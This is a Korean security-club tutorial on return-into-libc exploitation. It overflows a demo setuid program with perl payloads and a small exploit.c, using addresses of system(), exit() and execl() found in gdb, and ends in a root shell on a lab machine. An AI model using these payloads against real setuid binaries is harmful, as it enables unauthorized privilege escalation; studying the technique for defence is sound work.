Return-into-libc 기법의 이해


윤 석 언
SlaxCore@gmail.com

수원대학교 보안동아리 FLAG
http://Flag.suwon.ac.kr

1. 개념

이 기법은 non-executable stack 보호기법이나 IDS에서 네트워크를 통해 쉘 코드가 유입되는 것을 차단하는 보호 기법을 우회하기위해 제안되었다.

간단히 말하면 기존의 스택에 쉘코드를 넣어 return address를 그쪽으로 조작하는것이 아니라 return address를 libc영역으로 조작하여 원하는 libc함수를 실행하게 하는 기법이다. 즉, 버퍼를 오버플로우 시켜 버퍼위에 있는 return address에 실행시키고자 하는 libc함수의 주소를 넣어주는것이다.



〈 return-into-libc 개념도 〉

2. 이해하기

먼저 system() 함수를 실행하는 예로서 설명을 하겠다. 단, system()함수는 단순히 호출만 하는 함수로서 setuid가 걸려있는 취약점 프로그램일지라도 root권한은 획득하지 못한다. 지금은 그냥 이렇게 하는거구나 하고 이해하는데 목적을 두기 바란다.

테스트를 위한 취약점 프로그램을 보자.

```
-rwsr-xr-x    1 root     root         13710 11월 13 13:21 vul
-rw-r--r--    1 root     root            87 11월 13 13:21 vul.c
```

```
[/home/slaxcore/Ret_to_libc]$cat vul.c
int main(int argc, char *argv[])
{
        char buf[11];
        strcpy(buf, argv[1]);
        return 0;
}
```

한눈에 보아도 버퍼오버플로우 취약점을 갖고 있는 간단한 프로그램이다.

Return-into-libc 기법을 이용하여 공격을 하기 위해서는 위에서 말했듯이 libc 함수의 주소와 해당함수의 argument를 알아야 한다.

먼저 system() 함수의 주소를 알아보자. 아래와 같이 쉽게 알아낼 수 있다.

```
[/home/slaxcore/Ret_to_libc]$cat system.c
int main()
{
        system();
}
[/home/slaxcore/Ret_to_libc]$gcc -o system system.c
[/home/slaxcore/Ret_to_libc]$gdb -q system
(gdb) br *(main+3)
Breakpoint 1 at 0x8048463
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/system

Breakpoint 1, 0x08048463 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x40075584 <__libc_system>
(gdb)
```

또는 아래와 같이 한번에 알아 낼 수 도 있다.

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) br main
Breakpoint 1 at 0x8048466
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/vul

Breakpoint 1, 0x08048466 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40075584 <__libc_system>
(gdb)
```


이제 system()함수의 argument 구조를 알아보기위해 system.c를 static library 옵션을 주어 컴파일하여 disassemble해보자.

static으로 컴파일 하는 이유는 운영체제의 버전과 libc의 버전에 따라 호출형태나 링크 형태가 달라질 수 있기 때문에 이에 영향을 받지 않기 위해서 system() 기계어 코드를 실행파일이 직접 가지고 있게 하기 위해서다.

```
[/home/slaxcore/Ret_to_libc]$gcc -static -o system system.c
[/home/slaxcore/Ret_to_libc]$gdb -q system
(gdb) disas main
Dump of assembler code for function main:
0x80481e0 <main>:       push   %ebp
0x80481e1 <main+1>:     mov    %esp,%ebp
0x80481e3 <main+3>:     sub    $0x8,%esp
0x80481e6 <main+6>:     call   0x8048668 <__libc_system>
0x80481eb <main+11>:    leave
0x80481ec <main+12>:    ret
0x80481ed <main+13>:    lea    0x0(%esi),%esi
End of assembler dump.
(gdb) disas __libc_system
Dump of assembler code for function __libc_system:
0x8048668 <__libc_system>:      push   %ebp
0x8048669 <__libc_system+1>:    mov    %esp,%ebp
0x804866b <__libc_system+3>:    push   %edi
0x804866c <__libc_system+4>:    push   %esi
0x804866d <__libc_system+5>:    push   %ebx
0x804866e <__libc_system+6>:    sub    $0x2dc,%esp
0x8048674 <__libc_system+12>:   mov    0x8(%ebp),%esi
0x8048677 <__libc_system+15>:   test   %esi,%esi
0x8048679 <__libc_system+17>:   je     0x8048854 <__libc_system+492>
0x804867f <__libc_system+23>:   movl   $0x1,0xffffff58(%ebp)
0x8048689 <__libc_system+33>:   movl   $0x0,0xfffffffc(%ebp)
0x8048690 <__libc_system+40>:   mov    $0x1f,%edx
0x8048695 <__libc_system+45>:   lea    0xfffffff8(%ebp),%eax
0x8048698 <__libc_system+48>:   movl   $0x0,(%eax)
0x804869e <__libc_system+54>:   sub    $0x4,%eax
```

표시된 부분을 보면 그부분이 바로 system()함수의 argument 처리과정이다. argument가 있는곳의 주소는 ebp+8 지점에 있고 이것을 레지스터에 넣은후 일련의 작업을 거치게 된다. 따라서 /bin/sh의 주소를 ebp+8지점에 넣어주어야 한다.

argument가 처리될때의 스택의 구조를 보면 아래와 같다.



〈 system("/bin/sh") 작업이 수행될때 스택의 구조〉

이제 /bin/sh의 주소를 알아보자. 환경변수를 이용하면 될것이다. getenv()함수를 이용한 간단한 프로그램으로 알아내거나 또는 gdb를 이용하여 직접 알아낼수도 있다.
(gdb로 직접 알아내는 것은 정확하지가 않다..??-연구요망)

```
[/home/slaxcore/Ret_to_libc]$cat env.c
int main(int argc, char *argv[])
{
        char *addr;
        addr = getenv(argv[1]);

        printf("%s = %p\n", argv[1], addr);
        return 0;
}
[/home/slaxcore/Ret_to_libc]$gcc -o env env.c
env.c: In function `main':
env.c:4: warning: assignment makes pointer from integer without a cast
[/home/slaxcore/Ret_to_libc]$./env SHELL
SHELL = 0xbffffefe
[/home/slaxcore/Ret_to_libc]$echo $SHELL
/bin/bash
[/home/slaxcore/Ret_to_libc]$
```

〈 getenv()함수를 이용한 프로그램으로 알아내는 방법 〉

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) br main
Breakpoint 1 at 0x8048466
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/vul

Breakpoint 1, 0x08048466 in main ()
(gdb) x/s 0xbffffea8
0xbffffea8:      "/inputrc"
(gdb)
0xbffffeb1:      "LANG=ko_KR.eucKR"
(gdb)
0xbffffec2:      "LOGNAME=slaxcore"
(gdb)
0xbffffed3:      "SHLVL=1"
(gdb)
0xbffffedb:      "_=/bin/bash"
(gdb)
0xbffffee7:      "SHELL=/bin/bash"
(gdb) x/s 0xbffffeed
0xbffffeed:      "/bin/bash"
(gdb)
```


〈 gdb를 통해 직접 알아내는 방법 〉

이제 마지막으로 버퍼의 크기만 알아내면 되겠다. gdb를 통해서 알아보자.


```
[/home/slaxcore/Ret_to_libc]$cat vul.c
int main(int argc, char *argv[])
{
        char buf[11];
        strcpy(buf, argv[1]);
        return 0;
}

[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x18,%esp
0x8048466 <main+6>:     sub    $0x8,%esp
0x8048469 <main+9>:     mov    0xc(%ebp),%eax
0x804846c <main+12>:    add    $0x4,%eax
0x804846f <main+15>:    pushl  (%eax)
0x8048471 <main+17>:    lea    0xfffffff8(%ebp),%eax
0x8048474 <main+20>:    push   %eax
0x8048475 <main+21>:    call   0x804834c <strcpy>
0x804847a <main+26>:    add    $0x10,%esp
0x804847d <main+29>:    mov    $0x0,%eax
0x8048482 <main+34>:    leave
0x8048483 <main+35>:    ret
0x8048484 <main+36>:    nop
```

확인해본 결과 함수 프롤로그 작업이 끝난후 버퍼의 크기를 0x18(24byte)만큼 늘리는것을 알 수 있다. 그 아래 sub $0x8, %esp는 gcc 버전의 특징상 더미로 추가된 것이므로 신경쓸 필요 없다.

필요한 정보를 모두 알아냈다. 정리를 해보면 테스트 프로그램(vul.c)의 메모리 구조를 그려보면 다음과 같을것이다.



버퍼(24byte)를 데이터로 채워 오버플로우 시켜 이전함수의 ebp(4byte)까지 채우고 return address를 system()함수의 시작점의 주소로 돌리고 system()함수의 argument의 위치인 ebp+8 지점에 /bin/sh의 주소를 넣으면 되는것이다.
(리턴이 되고 sfp는 어디로???)-연구요망



이제 테스트를 해보자.

```
[/home/slaxcore/Ret_to_libc]$./vul `perl -e 'print "A"x28,"\x84\x55\x07\x40","KKKK","\xfe\xfe\xff\xbf"'`
[slaxcore@localhost Ret_to_libc]$
[slaxcore@localhost Ret_to_libc]$ id
uid=501(slaxcore) gid=501(slaxcore) groups=501(slaxcore)
[slaxcore@localhost Ret_to_libc]$ exit
exit
Segmentation fault
[/home/slaxcore/Ret_to_libc]$
```

쉘이 떨어졌다. 28byte의 더미값으로 버퍼를 오버플로우 시킨후 리턴주소를 system()의 주소를 넣고, 4byte의 더미(KKKK), /bin/sh가 환경변수로 등록된 곳의 주소를 연결하여 공격 데이터를 생성하였다. system()함수 내에서의 return address가 "KKKK"로 조작되어 있기 때문에 쉘을 빠져나오면 Segmentation fault가 뜬다. 이는 로그에 남겨질수가 있다.(직접 확인은 못해봤지만 FreeBSD같은 경우 /var/adm/messages에 로그가 남는다고 한다.)


이를 방지하기 위해 KKKK로 조작되어진 리턴어드레스 부분을 libc영역의 exit() 함수의 주소로 바꿔준다.

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) br main
Breakpoint 1 at 0x8048466
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/vul

Breakpoint 1, 0x08048466 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40075584 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0x400573a4 <exit>
(gdb) q
The program is running.  Exit anyway? (y or n) y
[/home/slaxcore/Ret_to_libc]$./env SHELL
SHELL = 0xbffffefe
[/home/slaxcore/Ret_to_libc]$./vul `perl -e 'print "A"x28,"\x84\x55\x07\x40","\xa4\x73\x05\x40","\xfe\xfe\xff\xbf"'`
[slaxcore@localhost Ret_to_libc]$
[slaxcore@localhost Ret_to_libc]$ id
uid=501(slaxcore) gid=501(slaxcore) groups=501(slaxcore)
[slaxcore@localhost Ret_to_libc]$ exit
exit
[/home/slaxcore/Ret_to_libc]$
```

성공이다. 쉘도 따냈고 마무리도 깔끔하다. 하지만 root쉘이 아니기 때문에 앞서 말했듯이 Return-into-libc 기법을 이해하는데에 만족하는것이 좋겠다. 이제부터는 다른 형식의 익스플로잇을 만들어 root쉘을 따내보도록 하겠다.

3. execl을 이용한 return-into-libc

우선 vul.c의 버퍼구조를 바탕으로한 공격코드를 보면 아래와 같다.



〈vul.c의 버퍼구조〉

〈 vul.c의 버퍼에 넣을 공격코드 〉

왜 그런지는 뒤에서 차근차근 얘기 하겠다. 일단 위 코드를 보아 우리가 알아야 할것은 argv[0]의 주소와 execl()의 주소를 알아야 한다.(꼭 argv[0]일 필요는 없다...I이유는 밑에서...)

테스트할 취약점이 존재하는 프로그램은 위에서 한것과 같은걸로 하겠다.

```
[/home/slaxcore/Ret_to_libc]$ls -l vul
-rwsr-xr-x    1 root     root        13710 11월 13 13:21 vul
[/home/slaxcore/Ret_to_libc]$cat vul.c
int main(int argc, char *argv[])
{
        char buf[11];
        strcpy(buf, argv[1]);
        return 0;
}
```

execl() 주소를 알아보자. 위에서 했던것과 똑같이 하면 된다.

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) br main
Breakpoint 1 at 0x8048466
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/vul

Breakpoint 1, 0x08048466 in main ()
(gdb) p execl
$1 = {int (char *, char *)} 0x400e0d04 <execl>
(gdb)
```

execl()의 주소는 0x400e0d04이므로 execl()+3의 주소는 **0x400e0d07**이 될것이다. execl()+3을 하는 이유는 함수프롤로그 작업을 건너뛰기 위해서다.

아래는 취약 프로그램을 공격할 때 root쉘을 띄우는 프로그램이다. setreuid()와 setregid()를 이용하여 소유자의 권한을 얻어오는 역할을 해준다. 이것은 익스플로잇내에서 execve()함수의 argv[0]에 사용이 될것이다. 즉, 여기서 argv[0]이라 함은 setid.c를 컴파일하여 생긴 실행명령이다.

```
[/home/slaxcore/Ret_to_libc]$cat setid.c
int main()
{
        setreuid(geteuid(),geteuid());
        setregid(getegid(),getegid());

        execl("/bin/sh","sh",0);
}
```

gdb를 사용하여 argv[0](setid)의 주소를 알 수 있을것이다.

```
[/home/slaxcore/Ret_to_libc]$gcc -o setid setid.c
[/home/slaxcore/Ret_to_libc]$gdb -q setid
(gdb) br main
Breakpoint 1 at 0x8048546
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/setid

Breakpoint 1, 0x08048546 in main ()
(gdb) x/15s 0xbffffF00
0xbffffF00:     "86"
0xbffffF03:     "OSTYPE=linux-gnu"
0xbffffF14:     "HISTSIZE=1000"
0xbffffF22:     "HOME=/home/slaxcore"
0xbffffF36:     "TERM=xterm"
0xbffffF41:     "SSH_ASKPASS=/usr/libexec/openssh/gnome-ssh-askpass"
0xbffffF74:     "PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin:/home/slaxcore/bin"
0xbffffFb8:     "JLESSCHARSET=ko"
0xbffffFc8:     "SSH_TTY=/dev/pts/0"
0xbffffFdb:     "/home/slaxcore/Ret_to_libc/setid"
0xbffffFfc:     ""
0xbffffFfd:     ""
0xbffffFfe:     ""
0xbffffFff:     ""
0xc0000000:     <Address 0xc0000000 out of bounds>
(gdb)
```

다음과 같이 익스플로잇을 작성해보고 테스트해보자.

```
[/home/slaxcore/Ret_to_libc]$cat exploit.c
#include <unistd.h>

int main()
{
        char *path = "/home/slaxcore/Ret_to_libc/vul";
        char *argv[]={ "./setid","AAAABBBBCCCCDDDDEEEEFFFF\xdb\xff\xff\xbf\x07\x0d\x0e\x40", 0 };
        execve(path, argv, 0);
        return 0;
}
[/home/slaxcore/Ret_to_libc]$./exploit
Segmentation fault
```

실패다. 뭔가가 잘못 되었다. 이리저리 원인을 찾아본 결과 execve()가 실행된 후의 ./setid(argv[0])의 주소를 찾아야 한다는것을 알았다. (좀더 연구 요망)

```
[/home/slaxcore/Ret_to_libc]$gdb -q exploit
(gdb) r
Starting program: /home/slaxcore/Ret_to_libc/exploit

Program received signal SIGTRAP, Trace/breakpoint trap.
0x40001e60 in _start () at rtld.c:158
158     rtld.c: No such file or directory.
        in rtld.c
(gdb) symbol-file /home/slaxcore/Ret_to_libc/exploit
Load new symbol table from "/home/slaxcore/Ret_to_libc/exploit"? (y or n) y
Reading symbols from /home/slaxcore/Ret_to_libc/exploit...done.
(gdb) br main
Breakpoint 1 at 0x8048466
(gdb) c
Continuing.

Breakpoint 1, 0x08048466 in main ()
(gdb) x/10wx $ebp
0xbffffea8:     0xbffffee8      0x40042507      0x00000002      0xbfffff14
0xbffffeb8:     0xbffffF20      0x080482fa      0x080484d0      0x00000000
0xbffffec8:     0xbffffee8      0x400424f1
(gdb) x/10wx 0xbfffff14
0xbfffff14:     0xbffffFb4      0xbfffffbc      0x00000000      0x00000000
0xbfffff24:     0x00000010      0x0febfbff      0x00000006      0x00001000
0xbfffff34:     0x00000011      0x00000064
(gdb) x/s 0xbffffFb4
0xbffffFb4:      "./setid"
(gdb) x/s 0xbffffFbc
0xbffffFbc:      "AAAABBBBCCCCDDDDEEEEFFFF?  ? a\r\016@"
(gdb)
```

argv[0]의 주소

메인함수의 ebp를 기준으로 ebp+12의 위치에서 argv[0]의 주소를 발견할 수 있다. 그 주소를 따라가 포인터를 확인해보니 각각의 argument를 가리키고 있는것을 확인 할 수 있다.

vul을 gdb를 사용하여 disassemble하여 확인해보아도 argument처리부분에서 ebp+12에 위치한 argument를 레지스터에 넣는것을 확인 할 수 있다.

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x18,%esp
0x8048466 <main+6>:     sub    $0x8,%esp
0x8048469 <main+9>:     mov    0xc(%ebp),%eax
0x804846c <main+12>:    add    $0x4,%eax
0x804846f <main+15>:    pushl  (%eax)
0x8048471 <main+17>:    lea    0xfffffFe8(%ebp),%eax
0x8048474 <main+20>:    push   %eax
0x8048475 <main+21>:    call   0x804834c <strcpy>
0x804847a <main+26>:    add    $0x10,%esp
0x804847d <main+29>:    mov    $0x0,%eax
0x8048482 <main+34>:    leave
0x8048483 <main+35>:    ret
```

이제 다시 테스트를 해보자. argv[0]은 0xbfffff14 이므로 argv[0]-8은 **0xbfffff0c**, execl()+3은 **0x400e0d07**이다. 공격코드는 아래와 같다.


```
[/home/slaxcore/Ret_to_libc]$cat exploit.c
#include <unistd.h>

int main()
{
  char *argv[]={
```

```
  "./setid","AAAABBBBCCCCDDDDEEEEFFFF₩x0c₩xff₩xff₩xbf₩x07₩x0d₩x0e₩x40",0
                                                                        };
    execve("/home/slaxcore/Ret_to_libc/vul", argv, 0);
    return 0;
}
```

```
[/home/slaxcore/Ret_to_libc]$cat exploit.c
#include <unistd.h>

int main()
{
        char *argv[]={ "./setid","AAAABBBBCCCCDDDDEEEEFFFF\x0c\xff\xff\xbf\x07\x0d\x0e\x40",0 };
        execve("/home/slaxcore/Ret_to_libc/vul", argv, 0);
        return 0;
}
[/home/slaxcore/Ret_to_libc]$gcc -o exploit exploit.c
[/home/slaxcore/Ret_to_libc]$./exploit
sh-2.05# id
uid=0(root) gid=501(slaxcore) groups=501(slaxcore)
sh-2.05# whoami
root
sh-2.05#
```

root쉘이 띄워졌다. 원리를 설명하면 먼저 return address부분에 execl()+3을 한 이유는 앞서 말했듯이 함수프롤로그과정을 건너뛰기 위해서다.

이전함수의 ebp 부분에 &argv[0]-8을 넣은 이유는 그 자리가 이전함수의 base pointer가 들어가는 지점이기 때문에 vul의 main()함수가 return하면 여기에 넣어둔 값이 ebp레지스터로 들어가게 될 것이고 &execl()+3부터 실행이 시작되기 때문에 함수프롤로그 작업을 건너뛰어 ebp가 esp값을 갖지 않고 그대로 실행이 될것이다. 따라서 execl()함수는 &argv[0]-8의 값을 base pointer로 삼고 실행을 하게 될것이다.



리턴이 되어 execl()함수를 쭉 따라가다보면 ebp+8의 값을 스택에 넣고 execve()를 호출하는것을 확인할 수가 있다. 다시말해서 어떠한 실행명령을 스택에 넣고 execve()를 호출하여 실행을 하는것이다. 여기서 ebp는 &argv[0]-8이라는것을 명심하고 생각해봐라. 감이오는것이 있을것이다.

공격코드에서 saved ebp부분에 왜 &argv[0]-8을 넣었는지 이해가 갈것이다. execl()함수는 ebp+8(= (&argv[0]-8)+8 = &argv[0])에 실행할 명령이 들어있다. 바로 argv[0]은 "./setid"이므로 "./setid"가 실행이 되는것이다.

정리를 하면 ebp는 argv[0]-8이고 +8을 하면 argv[0]을 가리키게 되고 거기에는 "./setid"라는 쉘 프로그램 실행명령이 있으므로 setid를 실행하게 되는것이다.

꼭 "./setid"는 argv[0]이어야 하느냐하면 그건 아니다. argv[1]일 수도 있고, argv[2]가 되게 할수도 있다. 그건 어차피 이전함수의 base pointer자리에 들어갈 코드이기 때문에 공격코드를 어떤 순서로 디자인하느냐에따라 다르다. 다음 캡쳐화면을 보자.

```
[/home/slaxcore/Ret_to_libc]$gdb -q vul
(gdb) disas main
Dump of assembler code for function main:
0x8048460 <main>:       push   %ebp
0x8048461 <main+1>:     mov    %esp,%ebp
0x8048463 <main+3>:     sub    $0x18,%esp
0x8048466 <main+6>:     sub    $0x8,%esp
0x8048469 <main+9>:     mov    0xc(%ebp),%eax
0x804846c <main+12>:    add    $0x4,%eax
0x804846f <main+15>:    pushl  (%eax)
0x8048471 <main+17>:    lea    0xffffffe8(%ebp),%eax
0x8048474 <main+20>:    push   %eax
0x8048475 <main+21>:    call   0x804834c <strcpy>
0x804847a <main+26>:    add    $0x10,%esp
0x804847d <main+29>:    mov    $0x0,%eax
0x8048482 <main+34>:    leave
0x8048483 <main+35>:    ret
0x8048484 <main+36>:    nop
0x8048485 <main+37>:    nop
0x8048486 <main+38>:    nop
0x8048487 <main+39>:    nop
0x8048488 <main+40>:    nop
0x8048489 <main+41>:    nop
0x804848a <main+42>:    nop
0x804848b <main+43>:    nop
0x804848c <main+44>:    nop
0x804848d <main+45>:    nop
0x804848e <main+46>:    nop
0x804848f <main+47>:    nop
End of assembler dump.
(gdb) br *(main+21)
Breakpoint 1 at 0x8048475
(gdb) r `perl -e 'print "A"x32, " ./setid"'`
Starting program: /home/slaxcore/Ret_to_libc/vul `perl -e 'print "A"x32, " ./setid"'`

Breakpoint 1, 0x08048475 in main ()
(gdb) x/10wx $ebp
0xbffffa88:     0xbffffac8      0x40042507      0x00000003      0xbffffaf4
0xbffffa98:     0xbffffb04      0x080482fa      0x080484d0      0x00000000
0xbffffaa8:     0xbffffac8      0x400424f1
(gdb) x/10wx 0xbffffaf4
0xbffffaf4:     0xbffffbf2      0xbffffc11      0xbffffc32      0x00000000
0xbffffb04:     0xbffffc3a      0xbffffc59      0xbffffc6c      0xbffffc8e
0xbffffb14:     0xbffffc9c      0xbffffe5f
(gdb) x/s 0xbffffbf2
0xbffffbf2:      "/home/slaxcore/Ret_to_libc/vul"
(gdb) x/s 0xbffffc11
0xbffffc11:      'A' <repeats 32 times>
(gdb) x/s 0xbffffc32
0xbffffc32:      "./setid"
(gdb)
```

버퍼로 데이터를 복사하기 전에 브포를 걸고 argv[1]값으로 버퍼를 채운후, argv[2]의 값으로 "./setid"를 실행하게 하였다.

위에서 보았듯이 ebp+12의 위치에서 argv[0]의 주소를 찾을수 있고, 그 주소를 따라가서 각각의 포인터들을 확인해보니 각각의 argument를 가리키고 있는것을 확인할 수 있다.

dummy data : 24byte, argv[2]-8 : 0xbffffaf4, execl()+3 : 0x400e0d07

```
[/home/slaxcore/Ret_to_libc]$./vul `perl -e 'print "A"x24, "\xf4\xfa\xff\xbf", "\x07\x0d\x0e\x40", " ./setid"'`
[/home/slaxcore/Ret_to_libc]#
[/home/slaxcore/Ret_to_libc]#id
uid=0(root) gid=501(slaxcore) groups=501(slaxcore)
[/home/slaxcore/Ret_to_libc]#whoami
root
[/home/slaxcore/Ret_to_libc]#
```

slaxcore@gmail.com